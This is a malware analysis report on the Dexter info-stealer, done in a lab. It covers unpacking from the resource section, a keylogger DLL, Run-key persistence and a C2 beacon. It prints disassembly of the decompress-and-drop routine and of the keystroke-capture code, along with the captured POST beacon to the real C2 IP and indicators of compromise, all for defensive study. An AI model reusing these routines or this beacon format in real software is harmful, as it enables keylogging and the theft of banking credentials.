
Philip C. Okoh
Final Report
Platform Test: Windows XP SP3 32bit
Malware: Win32.InfoStealer.Dexter

General Overview:


Win32.InfoStealer.Dexter is a part of a family of malware with the purpose of stealing information such as credit card numbers, passwords or various other banking information.

Static Analysis:

Upon copying the piece of malware onto my device I inspected it with PE Explorer PEID to check if it had been packed. While PEID has determined that there was no commercial packer used, the virtual size and raw size difference I found in PE explorer told a different story. My theory was that there was data stored within the .rsrc section.



Opening the .rsrc section I found the following. A PE program.
There was a program found within the resource section and I set it aside for later.



What should be noted here is that even upon saving the binary and opening it in IDA Pro, I could not see any functions, leading me to believe that it was compressed or encrypted in some way to stop analysis. I moved on.

Also, using PE Explorer I was able to determine that the following libraries were at least being used as compile time:

1. ADVAPI32
2. KERNEL32
3. RPCRT4
4. WININET
5. Ole32
6. Urlmon

IDA PRO Analysis:


Next, I moved over to IDA Pro, first observing all the strings. Within it I found the following:

1. Software\\Microsoft\\Windows\\CurrentVersion\\Run
2. UpdateMutex:
3. 151.248.115.107 - can be used as a network based indicator.
4. Gateway.php

Assembly Analysis:

The executable takes in a command line argument of UpdateMutex: and upon doing so I was able to determine that a new Mutex of UpdateMutex:<current Process ID> is temporarily created. It is later destroyed.

The Main Mutex being created is WindowsServiceStabilityMutex which can be used as a host based indicator.



```
push    0               ; dwErrCode
call    ds:SetLastError
push    offset aWindowsservice ; "WindowsServiceStabilityMutex"
push    0               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
mov     hObject, eax
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_403C63
```

The functions GetProcAddress were being used to obtain functions within the ntdll.dll library. These functions included: RtlCompressBuffer, RtlDecompressBuffer and RtlGetCompressionWorkSpaceSize. Upon further analysis I discovered that in malware these are common forms of packing parts of their malware. This is a more older method but it is common to store the packed data in a section and then unpack it.

```
push    offset aNtdll_dll_0 ; "ntdll.dll"
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    offset aNtquerysystemt ; "NtQuerySystemTime"
mov     edx, [ebp+hModule]
push    edx             ; hModule
call    ds:GetProcAddress
mov     dword_4099CC, eax
push    offset aRtltimetosecon ; "RtlTimeToSecondsSince1970"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_409948, eax
push    offset aRtlgetcompress ; "RtlGetCompressionWorkSpaceSize"
mov     ecx, [ebp+hModule]
push    ecx             ; hModule
call    ds:GetProcAddress
mov     dword_4099C8, eax
push    offset aRtlcompressbuf ; "RtlCompressBuffer"
mov     edx, [ebp+hModule]
push    edx             ; hModule
call    ds:GetProcAddress
mov     CompressBuffer_ptr, eax
push    offset aRtldecompressb ; "RtlDecompressBuffer"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:GetProcAddress
mov     DecompressBuffer_ptr, eax
push    offset aIswow64process ; "IsWow64Process"
push    offset aKernel32_dll_1 ; "kernel32.dll"
call    ds:GetModuleHandleA
push    eax             ; hModule
call    ds:GetProcAddress
```


In my case, this data was stored in the resource section and written to a buffer. This buffer was then written into a file called SecureDll.dll. This data was the same binary discovered earlier but this time decompressed and able to be analyzed. SecureDll.dll was stored in the same directory as the program but hidden. It was simple enough to unhide it.

```
DecompressBuffer_SubRoutine proc near

hResInfo= dword ptr -1Ch
NumberOfBytesWritten= dword ptr -18h
hFile= dword ptr -14h
var_10= dword ptr -10h
lpBuffer= dword ptr -0Ch
hResData= dword ptr -8
nNumberOfBytesToWrite= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 1Ch
push    3               ; lpType
push    offset a1       ; "1"
mov     eax, hModule
push    eax             ; hModule
call    ds:FindResourceA
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx             ; hResInfo
mov     edx, hModule
push    edx             ; hModule
call    ds:SizeofResource
mov     [ebp+nNumberOfBytesToWrite], eax
mov     eax, [ebp+hResInfo]
push    eax             ; hResInfo
mov     ecx, hModule
push    ecx             ; hModule
call    ds:LoadResource
mov     [ebp+hResData], eax
mov     edx, [ebp+hResData]
push    edx             ; hResData
call    ds:LockResource
mov     [ebp+var_10], eax
push    4               ; flProtect
push    1000h           ; flAllocationType
mov     eax, [ebp+nNumberOfBytesToWrite]
imul    eax, 3
push    eax             ; dwSize
push    0               ; lpAddress
call    ds:VirtualAlloc
mov     [ebp+lpBuffer], eax
lea     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx
mov     eax, [ebp+var_10]
push    eax
mov     ecx, [ebp+nNumberOfBytesToWrite]
imul    ecx, 3
push    ecx
mov     edx, [ebp+lpBuffer]
push    edx
push    102h
call    DecompressBuffer_ptr
push    0               ; hTemplateFile
push    2               ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    0               ; dwShareMode
push    10000000h       ; dwDesiredAccess
push    offset aSecuredll_dll ; "SecureDll.dll"
call    ds:CreateFileA
mov     [ebp+hFile], eax
mov     [ebp+NumberOfBytesWritten], 0
push    0               ; lpOverlapped
```

Upon Analysis I discovered it was a keylogger. The hackers relied on the unpacking and packing of their original malware along with hiding it and less on obstructing their dll file because the word keylogger was in the name of two of their export functions within the DLL. Still analyzing the dll, I was able to confirm my findings as it was capturing keyboard hooks.


mov [ebp+var_C], 0
mov [ebp+Char], 0
lea ecx, [ebp+KeyState]
push ecx ; lpKeyState
call ds:GetKeyboardState
push 0 ; uFlags
lea edx, [ebp+Char]
push edx ; lpChar
lea eax, [ebp+KeyState]
push eax ; lpKeyState
push 0 ; uScanCode
mov ecx, [ebp+uVirtKey]
push ecx ; uVirtKey
call ds:ToAscii
cmp eax, 1
jnz short loc_100013A0
movzx edx, [ebp+Char]
cmp edx, 20h
jge loc_10001525
loc_100013A0: ; idThread
push 0
call ds:GetKeyboardLayout
mov [ebp+dwhkl], eax
xor eax, eax
mov dword ptr [ebp+String], eax
mov [ebp+var_11C], eax
mov [ebp+var_118], eax
mov [ebp+var_114], eax
push 10h ; cchSize
lea ecx, [ebp+String]
push ecx ; lpString
mov edx, [ebp+dwhkl]
push edx ; dwhkl
push 0 ; uMapType
mov eax, [ebp+uVirtKey]
push eax ; uCode
call ds:MapVirtualKeyEx
shl eax, 10h
push eax ; lParam
call ds:GetKeyNameTextA
test eax, eax
jnz short loc_100013F1


Dynamic analysis:

Dynamic Analysis was done in two portions. One, unconnected to the network, and two, connected to the network. For the connection to the network, I used a host-only network and used inetsim to simulate a network it could connect to. I then captured all the data using Wireshark.

Un-networked:

By double-clicking the executable it deletes itself. I then opted to run it via the command line. Using the method win33.exe UpdateMutex: kept the program in a constant loop. I believe this had something to do with the older version of the software or OS I was using that the program didn't account for. I then opted to just use win33.exe on the command line. This yielded the result I wanted.

Using regshot I discovered that this program was copying itself to the location: C:\Documents and Settings\MALWARE\Application Data\Java Security Plugin\javaplugin.exe




And then adding that program to the registry as the system startup autorun.

Running the program also started up an iExplorer.exe process. Using procmon I was able to zero in on what this process is doing. For the most part, it was idle. It wasn't until I started typing in IExplorer, that I saw that it was writing to a file called strokes.log. The keylogger in SecureDLL.dll was only being used when writing in IExplorer. This means that something was possibly injected into the program.

Upon analyzing the strokes.log, there was a lot of junk. This data is actually encrypted. I theorize that if someone were to see the file by accident, because of the junk it has, it would just make them leave it alone and not be alerted by what is actually going on.

Connected:

Whatever IP address was being used is no more so the connection was faulty. Only requests were made to the IP 151.248.115.107 but clearly no responses were made back. Looking through the internet with whois type websites I found out that the IP was also not online.
Because the malware was making a request to the IP though it did confirm that the malware was indeed talking to the IP.
To get around this I used INetSim and a Host Only network. Using the 151.248.115. Network family I was able to route all traffic from the virtual machine to my computer and analyze all the network traffic.



Upon connection, the first thing this piece of malware did was send a POST Request of the following:

```
POST /w192183174186210310415 43/gateway.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 151.248.115.107
Content-Length: 169
Cache-Control: no-cache

page=UFZWBl0BUFBIBAYAUEhRXQMHSAcGVVNIUFIAXFNTVAEHBFZQ&unm=KCQpMiQ3IA==&cnm=NzAxIiA3NkhVIFZcIFMg&query=MgwLAQoSFkU9
NQ==&spec=VldFJwwR&opt=VA&var=NhEEFyEQFhE=&val=bXZ4d3E=HTTP/1.1 200 OK
Content-Type: text/html
Server: INetSim HTTP Server
Connection: Close
Date: Fri, 19 Mar 2021 06:27:10 GMT
Content-Length: 258

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
```

This is being sent every 6 minutes.

Waiting for IDLE, I never managed to capture any network that indicated that the captured key data was being sent over the network but it is always a possibility that periodically, out of the scope of time I have analyzed this malware that it will.